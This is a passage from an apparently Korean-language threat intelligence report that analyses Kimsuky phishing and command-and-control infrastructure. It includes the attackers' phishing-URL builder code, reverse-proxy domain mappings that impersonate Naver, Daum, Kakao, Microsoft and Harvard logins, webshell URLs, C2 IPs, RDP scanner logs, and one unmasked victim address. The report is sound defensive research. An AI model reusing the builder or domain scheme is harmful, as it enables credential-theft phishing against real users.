fdata = f.read()
fdata = recursive_fixup(
    fdata, b"yourid", self.config["victim_address"].split(b"@")[0])
myurl = b'http://nave.goqqle.eu/sources/Util/temp/test.php?otp=' + \
    mybs64encode(self.config["victim_address"].split(
        b"@")[0])+b'&rturl=aHR0cHM6Ly9tYWlsLm5hdmVyLmNvbQ==&mode=n'
fdata = recursive_fixup(fdata, b"Phishing_URL", myurl)
fdata = mybs64encode(fdata)
t[self.case_id]['data']['body'] = fdata
```

(그림 31) exploits_builder.py 의 피싱 경유지 생성 코드

위 (그림 31)를 통해서 생성한 최종 피싱 경유지는 아래와 같습니다.

[+] 메일 본문의 본인 확인 버튼에 삽입될 최종 피싱 경유지

hxxp://nave.goqqle.eu/sources/Util/temp/test.php?otp=*****yMjlyMjlyMi5jb20=&rturl=aHR0cHM6Ly9tYWlsLm5hdmVyLmNvbQ==&mode=n


- otp: BASE64 인코딩된 해킹 대상의 메일 주소
- rturl: BASE64 인코딩된 네이버 메일 URL
(Base64 인코딩) aHR0cHM6Ly9tYWlsLm5hdmVyLmNvbQ== → (Base64 디코딩)hxxps://mail.naver.com
- mode: 모드에 따라서 접속할 최종 접속하는 피싱 URL 이 달라짐

피싱 URL 동작 방식의 핵심인 test.php 는 Kimsuky 조직이 Temp 폴더에 보관했던 파일이며, 동 폴더에 존재하는 Download.php 는 test.php 와 동일한 기능이지만 mode 에서 사용하는 인자값이 더 많으며, 아래 (표 19)와 같습니다. 이는 mode=에 사용되는 인자값에 따라 접속하는 최종 피싱 URL 이 달라진다는 의미입니다.

파일명	mode	최종 피싱 URL
test.php	n(naver)	hxps://nidlogin.navernail.com/nidlogin.login?mode=form&url=hxps%3A%2F%2Fwww.naver.com&locale=ko_KR&svctype=1&otp=
	g(google)	hxps://accounts.googlernails.com/signin/v2/identifier?hl=ko&passive=true&continue=hxps%3A%2F%2Fwww.google.com%2F&ec=GAZAmgQ&flowName=GlifWebSignIn&flowEntry=ServiceLogin&otp=
Download.php	n(naver)	hxps://nidlogin.navernail.com/nidlogin.login?mode=form&url=hxps%3A%2F%2Fwww.naver.com&locale=ko_KR&svctype=1&otp=
	g(google)	hxps://accounts.googlernails.com/signin/v2/identifier?hl=ko&passive=true&continue=hxps%3A%2F%2Fwww.google.com%2F&ec=GAZAmgQ&flowName=GlifWebSignIn&flowEntry=ServiceLogin&otp=
	k(kakao)	hxps://accountsakao.login.mail.pl/login?continue=hxps%3A%2F%2Flogins.daum.net%2Faccounts%2Fkso.do%3Frescue%3Dtrue%26url%3Dhxps%253A%252F%252Fwww.daum.net%252F&rturl=
	d(daum)	hxps://accdaum.login.mail.pl/accounts/signinform.do?url=http%3A%2F%2Fmail2.daum.net%2Fhanmailex%2FTop.daum&rturl=

(표 19) mode=값과 최종 피싱 URL

지금까지 espoofer-master_naver.zip 의 분석 내용을 바탕으로 피싱 메일 발송 과정을 정리하면 아래 (그림 32)와 같으며, 탈취한 계정 정보로 해킹 대상의 메일에 접속하여 중요한 자료를 탈취하거나 주고받은 메일 내역을 확인하여 다른 해킹 대상을 검색할 수 있으며, 탈취한 계정을 다른 해킹에 악용할 수 있습니다.



(그림 32) 해킹 대상의 계정 정보 탈취 과정 (2)

② 2022.09 월, certuser.info

본 Case Study 를 인지한 시점에 C2 에는 daum, harvard, kakao, outlook 등 네 개의 폴더와 각 폴더마다 피싱의 핵심 기능을 담당하는 index.php(프록시 페이지)를 비롯한 피싱 흔적이 파일로 존재했으며, 확보한 파일을 분석하여 아래 (표 20)으로 정리했습니다.

	daum	harvard
해킹 대상	미상	**** 대학교 교수 / 안보
프록시 페이지를 거치는 URL	'member.daum.net' => 'memberma.certuser.info',	'outlook.live.com' => 'outlookmicrosoftharvard.certuser.info',
	'logins.daum.net' => 'loginsma.certuser.info',	'login.live.com' => 'loginmicrosoftharvard.certuser.info',
	'policy.daum.net' => 'policyma.certuser.info',	'account.live.com' => 'accountmicrosoftharvard.certuser.info',
	'cs.daum.net' => 'csma.certuser.info',	'login.microsoftonline.com' => 'loginsmicrosoftharvard.certuser.info',
	't1.daumcdn.net' => 't1ma.certuser.info',	'outlook.office365.com' => 'mailmicrosoftharvard.certuser.info',
	'm1.daumcdn.net' => 'm1ma.certuser.info',	'aadcdn.msftauth.net' => 'aadcdnmsftauthmicrosoftharvard.certuser.info',
	'www.daum.net' => 'wwwma.certuser.info',	'aadcdn.msauth.net' => 'aadcdnmsauthmicrosoftharvard.certuser.info',
	'mail.daum.net' => 'mailma.certuser.info',	'www.office.com' => 'wwwmicrosoftharvard.certuser.info',
	'daum.net' => 'certuser.info'	'huitadfs.harvard.edu' => 'huitadfs.harvard.certuser.info',
		'key.harvard.edu' => 'keyharvard.certuser.info',
	'mso.harvard.edu' => 'msoharvard.certuser.info',	
	'live.com' => 'certuser.info',	
	'office.com' => 'certuser.info'	
cuser.log	X	*****@hks.harvard.edu

rtnurl	X	hxxps://mail.naver.com
	kakao	outlook
해킹 대상	****대학교 교수 / 정치, 외교	****대학교 교수 / 한반도(북한)
프록시 페이지를 거치는 URL	'www.gstatic.com' => 'ss_mt.certuser.info',	'outlook.live.com' => 'outlookdose.certuser.info',
	'www.google.com' => 'wwmt.certuser.info',	'login.live.com' => 'logindose.certuser.info',
	'accounts.kakao.com' => 'accountsmt.certuser.info',	'account.live.com' => 'accountdose.certuser.info',
	'track.tiara.kakao.com' => 'track_tiara_kakaomt.certuser.info',	'login.microsoftonline.com' => 'loginsdose.certuser.info',
	'track.tiara.daum.net' => 'track_tiara_daummt.certuser.info',	'outlook.office365.com' => 'maildose.certuser.info',
	'm2.daumcdn.net' => 'm2_daumcdnmt.certuser.info',	'aadcdn.msftauth.net' => 'aadcdnmsftauthdose.certuser.info',
	'spi.maps.daum.net' => 'spi_mapsmt.certuser.info',	'aadcdn.msauth.net' => 'aadcdnmsauthdose.certuser.info',
	't1.daumcdn.net' => 't1_daumcdnmt.certuser.info',	'www.office.com' => 'wwwdose.certuser.info',
	'stat.tiara.kakao.com' => 'stat_tiamt.certuser.info',	'live.com' => 'certuser.info',
	'kakao.com' => 'certuser.info'	'office.com' => 'certuser.info'
cuser.log	*****@daum.net	*****@hotmail.com
rtnurl	hxxps://drive.google.com/file/d/1um69v6yDKymaTJnlowA5TDcuntErQn01/view?usp=sharing (러시아의 우크라이나 전쟁 원인 경과 합의.pdf)	hxxps://outlook.live.com

(표 20) certuser.info 에서 확보한 파일 분석 결과

정상 메일 사이트와 연결된 하위 URL 은 모두 *.certuserinfo 에 1:1 매핑되어 있으며, 매핑된 URL 은 이호스트에 할당된 IP 21*.9*.1*.16*(KR)에 매핑되어 있었습니다.

해킹 대상을 특정할 수 있었던 이유는 cuser.log 에 저장된 메일 주소가 근거이며, cuser.log(current user)에는 피싱 URL 에 접속한 해킹 대상의 메일 주소가 저장됩니다. 그리고 rtnurl 에는 해킹 대상이 피싱 URL 를 경유하여 접속하는 정상 URL 이 저장되며, 이는 정상 URL 로 접속 유도함으로써 해킹 대상의 의심을 피하기 위한 목적으로 판단하고 있습니다. 해킹 방식은 "(그림 32) 해킹 대상의 계정 정보 탈취 과정 (2)"와 유사합니다.

[+] (비교 1) 해킹 대상의 계정 정보 탈취 과정 (2)

hxxp://nave.goqqle.eu/sources/Util/temp/test.php?otp=(BASE64 인코딩된 해킹 대상의 메일)****jlyMi5jb20=&rtnurl=(BASE64 로 인코딩, 정상 URL)aHR0cHM6Ly9tYWlsLm5hdmVyLmNvbQ==&mode=n

[+] (비교 2) certuser.info 에서 Harvard

hxxps://huitadfsharvard.certuser.info/adfs/ls/?client-request-id=320fdf07-f203-4b04-a73b-2f43b929d4ec&wa=wsignin1.0&wtrealm=urn%3afederation%3aMicrosoftOnline&username=joseph_nye%40hks.harvard.edu&mkt=&lc=1042&otp=(BASE64 인코딩된 해킹 대상의 메일 주소)*****JkLmVkdQ==&rturl=(BASE64 로 인코딩된 정상 URL)aHR0cHM6Ly9tYWlsLm5hdmVyLmNvbQ==

그런데 havard 의 rturl 에 hxxps://mail.naver.com 가 저장되어 있는 것은 의문입니다. 해킹 대상이 harvard 에 재직 중인 교수로 대학교의 메일 서비스를 이용하므로 Naver 메일 서비스를 이용할 가능성은 낮을 것입니다. Kimsuky 조직이 테스트 목적이었다면 해킹 대상이 사용하는 대학교의 메일 사이트를 BASE64 로 인코딩하여 rturl 에 사용했을 것이며, 어떤 경로를 통해서 외부에 공개된 해킹 메일을 제 3 자가 입수하여 분석하는 과정에서 rturl 에 저장된 데이터를 일부러 변경하지는 않았을 것이므로 Kimsuky 조직이 피싱 URL 을 구성하는 과정에서 실수했을 가능성이 높으며, 해킹 대상이 cuser.log 에 기록된 메일 주소의 소유자라는 점은 확실합니다.


certuser.info 가 매핑된 21*.9*.1*.16*(KR)에는 아래 (표 21)과 같이 2021 년 09 월 ~ 2022 년 11 월까지 다수의 악성 URL 이 매핑되어 있었으며, Root URL 에 host 이름만 다수 생성하여 C2(악성코드 유포, 피싱, 명령 제어 등)로 사용하거나 위 (표 20)처럼 프록시 페이지를 거치는 악성 URL 로 사용하기도 합니다. 그리고 Kimsuky 조직은 이호스트에 할당된 IP 를 C2(악성코드 유포, 피싱, 명령 제어 등)로 자주 사용하고 있습니다.

21*.9*.1*.16*(KR) 2021 년 09 월 ~ 2022 년 11 월			(비교군) 210.92.18.180(KR) 2019 년 05 월 ~ 2023 년 03 월	
nidnon.navemail.space	gfp.veta.servicemember.info	loginsma.certuser.info	navemail.space	siape.veta.nav erhelp.info
dnlog.navemail.space	tivan.servicemember.info	t1_daumcdnms.certuser.info	kin.mailcorp.eu	help.naverhel p.info
accountslog.navemail.space	staticnidpon.servicemember.info	accountsms.certuser.info	cmember.info	nid.naverhelp. info
stat_tiaralog.navemail.space	mailpon.servicemember.info	www.certuser.info	ccnaver.cnnail.info	staticnid.nave rhelp.info
accountseros.servicemember.info	sslpon.servicemember.info	loginsdm.certuser.info	sslnaver.cnnail.info	lcs.naverhelp.i nfo
t1_daumcdneros.servicemember.info	lcspon.servicemember.info	accountskk.certuser.info	lcsnaver.cnnail.info	nid.naverhelp. net
stat_tiaeraeros.servicemember.info	staticnidpon.naver nail.eu	t1_daumcdnk.c ertuser.info	mailnaver.cnnail.info	naverhelp.inf o

loginslive.certuser.info	lcspon.navernail.eu	stat_tiarakk.certuser.info	nidnaver.cnnail.info	s2.vpnvpn.pe.kr
loginsmcmf.certuser.info	nidlog.navernail.eu	t1dm.certuser.info	staticnidnaver.cnnail.info	s3.vpnvpn.pe.kr
staticnidlog.navernail.eu	accountsmt.certuser.info	rcaptchanid.naevear.com	nidlise.navemail.space	
wwwlog.navernail.eu	cclog.navernail.eu	cc.naevear.com	risnedl.egbye.0bct124.navermail.info	
servicemember.info	loginssig.servicemember.info	lcs.naevear.com	navermail.info	
nidpon.servicemember.info	certuser.info	naevear.com	nid.navermail.info	
ccpon.servicemember.info	navernail.eu	staticnid.naevear.com	staticnid.navermail.info	
rcaptchanidpon.servicemember.info	t1ma.certuser.info	nid.naevear.com	www.naverhelp.info	

(표 21) 이호스트 IP 에 매핑된 악성 URL

Kakao 사례에서 아래 (그림 33)과 같이 QR 코드 로그인 방식도 악용했으며, 피싱 URL 에 로그인하면 index.php (프록시 페이지)는 해킹 대상의 IP 로 된 파일에 접속 로그를 저장하며, 미끼 파일(러시아의 우크라이나 전쟁 원인 경과 합의.pdf, 현재 유효)를 보여주므로 해킹 대상의 계정 정보 유출을 인지하는 것은 어려울 수 있습니다.



(그림 33) (좌, 중) Kakao 사용자를 위한 피싱과 (우) 미끼 파일

Kakao 폴더에는 IP 로되어 있는 30 개의 파일이 존재했으며, 30 개의 IP 를 WHOIS 조회 결과 미국이 21 개로 가장 많았고 그 다음 중국 4 개, 한국, 폴란드 각각 2 개 그리고 일본 1 개로 확인했습니다. 해킹 대상의 대부분 국내 북한, 정치, 외교, 안보 분야에 종사하는 특정인이나 조직인 점을 고려하면 30 개의 IP 중 28 개가 해외 IP 라는 점은 의외이며, 원인을 파악한 결과 아래와 같습니다.

30 개의 파일 중 대부분은 Palo Alto Networks, Netcraft Ltd 등 보안 장비의 스캔 로그가 저장되어 있었으며, 해당 장비들이 IP, URL 를 스캔하는 과정에서 Kakao 피싱 URL 에 접속한 것이 30 개의 IP 중 대부분 해외 IP 인 것이 주요 원인입니다.

Palo Alto Networks	Netcraft Ltd
<pre>request-url:http://accounts.kakao.com/ GET / HTTP/1.0 Host: accounts.kakao.com User-Agent: Expance, a Palo Alto Networks company, searches across the global IPv4 space multiple times per day to identify customers&#39; presences on the Internet. If you would like to be excluded from our scans, please send IP addresses/domains to: scaninfo@paloaltonetworks.com</pre>	<pre>request-url:http://accounts.kakao.com/ GET / HTTP/1.0 Host: accounts.kakao.com Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 User-Agent: Mozilla/5.0 (compatible; NetcraftSurveyAgent/1.0; +info@netcraft.com) Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5 Accept-Language: en-gb,en;q=0.5</pre>

(그림 34) 보안 장비의 Kakao 피싱 URL 스캔 로그








피싱 URL 에 접속하면 해킹 대상의 메일 주소는 미리 입력되어 있지만 17*.12*.16*.15*(KR) 파일에 저장된 메일 주소는 net 이 누락되어 있습니다. 메일 주소에서 .net 이 누락된 것은 피싱 URL 을 구성할 때 Base64 로 인코딩된 해킹 대상의 메일 주소에 .net 이 누락됐음을 의미하는 것으로 이는 Kimsuky 조직의 실수로 판단하고 있습니다.

```
<input data-type="text" class="tf_g tf_email" name="email" value="<input type="radio" name="email" value=":" @hanmail." class="inp_g inp_radio">
```

(그림 35) 17*.12*.16*.15*에 저장된 접속 로그

③ 2022.09 월, 185.176.43.106(BG)

국가정보원(NIS)과 독일 헌법보호청(BfV)의 합동 보안 권고문에 명시되어 있는 C2(lowerp.onlinewebshop.net)를 포함하여 2021 년 07 월 ~ 2023.09 월까지 악성 URL 140 개가 매핑되어 있었습니다. Kimsuky 조직은 C2 로 사용할 URL 을 생성할 때 동일한 패턴을 가진 URL 을 다수 생성하여 특정 IP 에 매핑시키는 특징이 있으며, C2 구축할 때도 동일한 폴더 구조를 사용하므로 URL 만 바뀌어서 접속해보는 방법으로 웹shell 의 존재를 확인할 수 있습니다.

악성 URL	/file/Upload (악성코드)
koreaglobal.atwebpages.com/file/notouch.php (Green Dinosaur 웹shell)	<ul style="list-style-type: none">  first.txt  info_sc.txt  lib.php  list.php  normal_sc.txt  second.txt  show.php
koreaglobal.mypressonline.com	
koreaglobal.mywebcommunity.org	

koreailmin.atwebpages.com/file/notouch.php (Green Dinosaur 웹셀)	[Check] [Check--first] [report] [report--c] [report--first] [report--firsy] enc (2).txt enc.txt info_ps.txt info_sc.txt key_ps (2).txt	key_ps.txt lib (2).php lib.php list (2).php list.php normal_sc (2).txt normal_sc.txt normal_sc.txt--c normal_sc.txt--r show (2).php show.php
koreailmin.mypressonline.com		
koreailmin.mywebcommunity.org		
assambly.atwebpages.com/file/notouch.php (Green Dinosaur 웹셀)	[Check-0820] [report] [report--c]	
assambly.mypressonline.com	list.php	
assambly.mywebcommunity.org	normal_sc.txt	
g00gledrive.atwebpages.com/file/notouch.php (Green Dinosaur 웹셀)	[Check]	
g00gledrive.mywebcommunity.org	[report]	
g00gledrive.sportsontheweb.net		

(표 22) 동일한 패턴의 C2 및 구조

koreaglobal.mywebcommunity.org 에서 해킹 메일에 첨부하는 악성 문서(사례비지급서식.docx)와 북한식 표현 "련동"을 발견했습니다. 다음 법칙은 "ㄴ"이나 "ㄹ"이 단어 첫머리에 오는 것을 꺼리는 현상으로 예를 들어 女成(녀성)은 우리나라는 다음법칙 적용으로 "여성"으로 표현하지만 북한은 "녀성"으로 표현합니다. 마찬가지로 우리나라는 "연동"으로 표현하지만 북한은 그대로 사용하므로 "련동"이라고 표현합니다.

```

$filename = "1.txt"; //변경시키지 말것 : 스파이와 련동
$para = $_GET["param"];
$file = "./$para";

if(is_file($file))
{
    $filesize = filesize($file);
    $fp = fopen($file, "r");

    header("Cache-Control: no-cache, must-revalidate");
    header("Content-type: application/octet-stream");
    header("Accept-Ranges: bytes");
    //header("Content-Disposition: attachment; filename=\"$filename\"");
    header("Content-Disposition: attachment; filename=\"$사례비지급서식.docx\"");
}
    
```

(그림 36) 북한식 표현과 악성 문서의 파일명

④ 2023.03 월, 국내 경유지(KR)

(참고) 국내 경유지(KR)는 Kimsuky 조직이 C2 관리와 운영 목적으로 악용한 경유지로 IP 및 특정할 수 있는 내용은 표기하지 않습니다. 또한 안랩은 해당 기업에 침해 사실을 공유하여 조치(서버 교체 및 Windows 운영체제 업그레이드 등) 했습니다.

Kimsuky 조직이 국내 기업의 Windows 2008 시스템을 해킹하여 C2 관리와 운영 목적으로 악용하고 있음을 인지했고, 해당 기업에 침해 사실을 공유함과 동시에 로그와 파일을 수집하여 분석했습니다. 그 분석 결과 Kimsuky 조직은 국내 경유지(KR)에서 해킹 대상 검색, 해킹 메일 발송, 해킹 대상의 메일 접속, RDP(CVE-2019-0708) 스캔, C2 관리와 운영, 기타 등 다수의 악성 행위 수행했으며, 이를 근거로 Kimsuky 조직의 해킹 목적은 북한, 정치, 외교, 안보 관련 연구&정책 기관, 대학교에 재직 중인 특정인 또는 조직에 대한 피싱으로 메일 계정 및 자료 탈취로 판단했습니다.

Kimsuky 조직은 해킹을 위해서 국내 경유지(KR)의 DefaultUser, GuestUser 등 계정 악용했으며, 수집할 수 있는 로그 제한 및 분석 환경의 한계로 정확한 침해 시점은 확인할 수 없었지만 해당 조직의 악성 행위는 수집한 로그 상에서 2023년 02월부터로 DefaultUser → GuestUser 순이며, 각 계정마다 수행한 악성 행위는 아래와 같습니다.

■ DefaultUser의 악성 행위

- 2023년 02월 ~ 2023년 04월까지 악성 행위 확인
- RDP(CVE-2019-0708) 취약점 스캐너로 2023년 02월 16일 ~ 2023년 02월 18일까지 120.106.***.***:3389 대역 스캐닝
- RDP(CVE-2019-0708) 취약점 스캐너는 namaste에서 발견된 스캐너와 동일한 해시값(MD5)으로 확인
- mstsc.exe(Windows Remote Desktop)을 사용하여 외부 IP로 원격 접속 시도
- C2 관리와 운영
- Daum, Google 등 Kimsuky 조직의 메일 계정 접속 및 메일 확인
- 프로그램(IDA, HTTPAnalyzerFullV7, 7-Zip, TeamViewer) 설치 및 안드로이드 개발 소스 검색
- 악성코드 진단 로그 존재

■ GuestUser의 악성 행위

- 2023년 04월에 악성 행위 집중됨
- 북한, 정치, 외교, 안보 관련 연구&정책 기관, 대학교에 재직 중인 특정인 또는 조직에 대한 해킹 수행
- C2 관리와 운영
- 해킹 대상 선정 및 피싱에 사용할 주제 검색
- 해킹 메일 발송할 때 Daum, Google, Dooray(협업 서비스) 악용
- 해킹 대상의 메일 계정 접속
- WinSCP, FileZilla 설치한 후 대학교 접속

■ RDP(CVE-2019-0708) 취약점 스캐닝

아래 (그림 37)은 Kimsuky 조직이 국내 경유지(KR)에서 RDP(CVE-2019-0708) 취약점 스캐닝의 일부 행위를 발췌한 것으로 "(4-1) RDP(CVE-2019-0708) 취약점 악용"에서 설명한 것처럼 RDP(CVE-2019-0708) 취약점을 악용하여 해킹한 시스템에서 동 취약점이 존재하는 다른 시스템을 해킹하기 위한 스캐닝 패턴이 동일합니다. 이는 Kimsuky 조직이 해킹한 시스템을 통해서 동 취약점이 존재하는 국내 경유지(KR)를 해킹했음을 의미합니다.

TIME	MESSAGE	CURRENT_PROCESS	CURRENT_PID	TARGET1	TARGET2
2023-02-16 11:15:44	네트워크 연결	c:\users\defaultuser\downloads\rdpscan_la_1226.exe	59104	0.0.0.0:56764	120.106. :3389
2023-02-16 11:15:29	네트워크 연결	c:\users\defaultuser\downloads\rdpscan_la_1226.exe	52684	0.0.0.0:56757	120.106. :3389
2023-02-16 11:15:29	네트워크 연결	c:\users\defaultuser\downloads\rdpscan_la_1226.exe	52684	0.0.0.0:56758	120.106. :3389
2023-02-16 11:15:14	네트워크 연결	c:\users\defaultuser\downloads\rdpscan_la_1226.exe	56120	0.0.0.0:56751	120.106. :3389
2023-02-16 11:15:14	네트워크 연결	c:\users\defaultuser\downloads\rdpscan_la_1226.exe	56120	0.0.0.0:56750	120.106. :3389
2023-02-16 11:14:58	네트워크 연결	c:\users\defaultuser\downloads\rdpscan_la_1226.exe	33340	0.0.0.0:56745	120.106. :3389
2023-02-16 11:14:58	네트워크 연결	c:\users\defaultuser\downloads\rdpscan_la_1226.exe	33340	0.0.0.0:56744	120.106. :3389

(그림 37) RDP(CVE-2019-0708) 취약점 스캐닝 행위 로그

아래 (표 23)는 국내 경유지(KR)에서 설치된 V3의 예약 검사에서 진단된 RDP(CVE-2019-0708) 취약점 및 포트 스캐너입니다. 이중 옅은 붉은색으로 표시된 RDP(CVE-2019-0708) 취약점 스캐너는 2022년 04월 namastte와 해시값(MD5)이 동일합니다. 이는 두 해킹 사건에서 Kimsuky 조직이 사용한 RDP(CVE-2019-0708) 취약점 스캐너의 보관 경로(C2 또는 국내 경유지), 보관 형태(압축 또는 미 압축), 파일명 등은 조금씩 다르지만 동일한 파일이며, RDP(CVE-2019-0708) 취약점이 존재하는 시스템을 해킹할 때 재사용했음을 의미합니다.

옅은 노란색으로 표시된 KPortScan3.exe도 2023년 4월 C2(hxxp://dstent04.co.kr/wp-includes/SimplePie/Cache/)에 보관해둔 파일과 동일합니다. 하지만 KPortScan3.exe는 공개용 프로그램이므로 해당 파일만으로 해킹 조직을 특정하는 것은 어려울 수 있으므로 침해 사고 조사에서 "(표 4) RDP(CVE-2019-0708) 취약점 스캐너 목록"과 "(표 5) 공개용 프로그램 목록"이 같이 발견됐다면 Kimsuky 조직임을 의심해 볼 수 있습니다.

진단 시간	진단명	파일 경로
2023-04-08 22:00:58	Trojan/Win.Agent.R521672	C:\Users\DefaultUser\Downloads\data\ms_x64.dll
2023-03-04 22:00:45	Trojan/Win.Agent.R521672	C:\Users\DefaultUser\Downloads\ms_x64.dll
2023-02-18 22:01:12	HackTool/Win.RdpScan.R437610	C:\Users\DefaultUser\Downloads\RdpAttack_LA05.exe
2023-02-18 22:01:12	HackTool/Win32.PortScan.C3980546	C:\Users\DefaultUser\Downloads\KPortScan3.0\KPortScan3.exe

2023-02-18 22:01:01	HackTool/Win.RdpScan.R437610	C:\Users\DefaultUser\Downloads\3\WinRdpScan_La_1226.exe
2023-02-18 22:01:00	HackTool/Win.RdpScan.C5269691	C:\Users\DefaultUser\Downloads\4\WinRdpScanMain_La_1226.exe

(표 23) 국내 경유지(KR)의 백신 진단 로그

■ C2 관리와 운영

Kimsuky 조직은 피싱 URL 운영, 국내 특정 분야에 종사하는 특정한 또는 조직으로부터 탈취한 자료를 보관 및 관리 목적으로 다수의 C2 를 구축했으며, 구축한 C2 관리와 운영을 위해서 15 개의 Green Dinosaur 웹쉘을 사용했습니다. 아래 (표 24)에서 14, 15 번 웹쉘 URL 을 제외하면 1 ~ 13 번의 웹쉘 URL 에서 3 가지 패턴을 발견할 수 있습니다

첫째, 웹쉘 파일명이 영 소문자와 숫자의 조합입니다.

(표 22)에서 Kimsuky 조직은 다수의 C2 를 구축할 때 동일한 패턴의 폴더 구조와 웹쉘 파일명을 사용한다고 설명했습니다. 분석가 입장에서 생각해보면 Kimsuky 조직의 과거 해킹 활동에서 획득한 정보를 기반으로 웹쉘의 존재 유무를 분석할 것이므로 Kimsuky 조직은 분석가의 행위를 어렵게 하기 위해서 문자, 숫자 조합의 파일명을 사용하는 사례도 있습니다. 하지만 아래 (표 24)의 웹쉘 파일명에서도 동일한 패턴이 존재하는 것은 기존과 같습니다.

둘째, 웹쉘 URL 이 매핑된 27.255.***.***는 이호스트에 할당된 IP 로 Kimsuky 조직이 C2 구축할 때 자주 사용하는 IP 대역입니다.

셋째, 14, 15 번 웹쉘은 국내 취약한 사이트를 해킹하여 웹쉘을 업로드한 후 기존 구축된 환경을 이용했지만 1 ~ 13 번까지의 웹쉘은 URL 과 IP 매핑, 설정, 구축까지 Kimsuky 조직이 직접 했다는 점입니다.

No.	웹쉘 URL	웹쉘 IP	(최초) 접속 시간	접속 계정
1	hxxps://walock.info/tygygvftsfx8g68Gu8x7s78gsx6.php	27.255.80.170(KR) 27.2555.75.146(KR)	2023-04-17 10:04:10	GuestUser
2	hxxps://a1ive.info/tygygvftsfx8g68Gu8x7s78gsx6.php	27.255.80.170(KR) 27.2555.75.146(KR)	2023-04-17 09:51:02	GuestUser
3	hxxps://generalparts.info/tygygvftsfx8g68Gu8x7s78gsx6.php	27.255.80.170(KR)	2023-04-13 09:19:50	GuestUser
4	hxxps://listmember.info/tygygvftsfx8g68Gu8x7s78gsx6519.php	74.119.239.234(US) 27.255.80.170(KR)	2023-04-11 09:16:50	GuestUser

		27.255.75.137(KR) 27.255.81.80(KR)		
5	hxxps://extparts.info/tygygvftsfx8g68Gu8x7s78gsx6.php	74.119.239.234(US) 27.255.80.170(KR)	2023-04-10 09:10:12	GuestUser
6	hxxps://usesignal.info/tygygvftsfx8g68Gu8x7s78gsx6519.php	74.119.239.234(US) 27.255.80.170(KR)	2023-04-11 09:12:21	GuestUser
7	hxxps://kakaoreug.info/tygygvftsfx8g68Gu8x7s78gsx6519.php	27.255.75.137(KR)	2023-04-01 15:03:56	GuestUser
8	hxxps://afgvillage.eu/tygygvftsfx8g68Gu8x7s78gsx6.php	27.255.80.170(KR)	2023-04-01 15:03:56	DefaultUser, GuestUser
9	hxxps://usesignal.info/tygygvftsfx8g68Gu8x7s78gsx6.php	74.119.239.234(US) 27.255.80.170(KR)	2023-04-10 09:09:55	GuestUser
10	hxxps://usesignal.info/tygygvftsfx8g68Gu8x7s78gsxueidj6.php	74.119.239.234(US) 27.255.80.170(KR)	2023-04-04 09:19:36	GuestUser
11	hxxps://kakaoreug.info/tygygvftsfx8g68Gu8x7s78gsxueidj6.php	27.255.75.137(KR)	2023-04-04 09:41:59	GuestUser
12	hxxps://listmember.info/tygygvftsfx8g68Gu8x7s78gsxueidj6.php	74.119.239.234(US) 27.255.80.170(KR) 27.255.75.137(KR) 27.255.81.80(KR)	2023-04-01 15:34:09	GuestUser
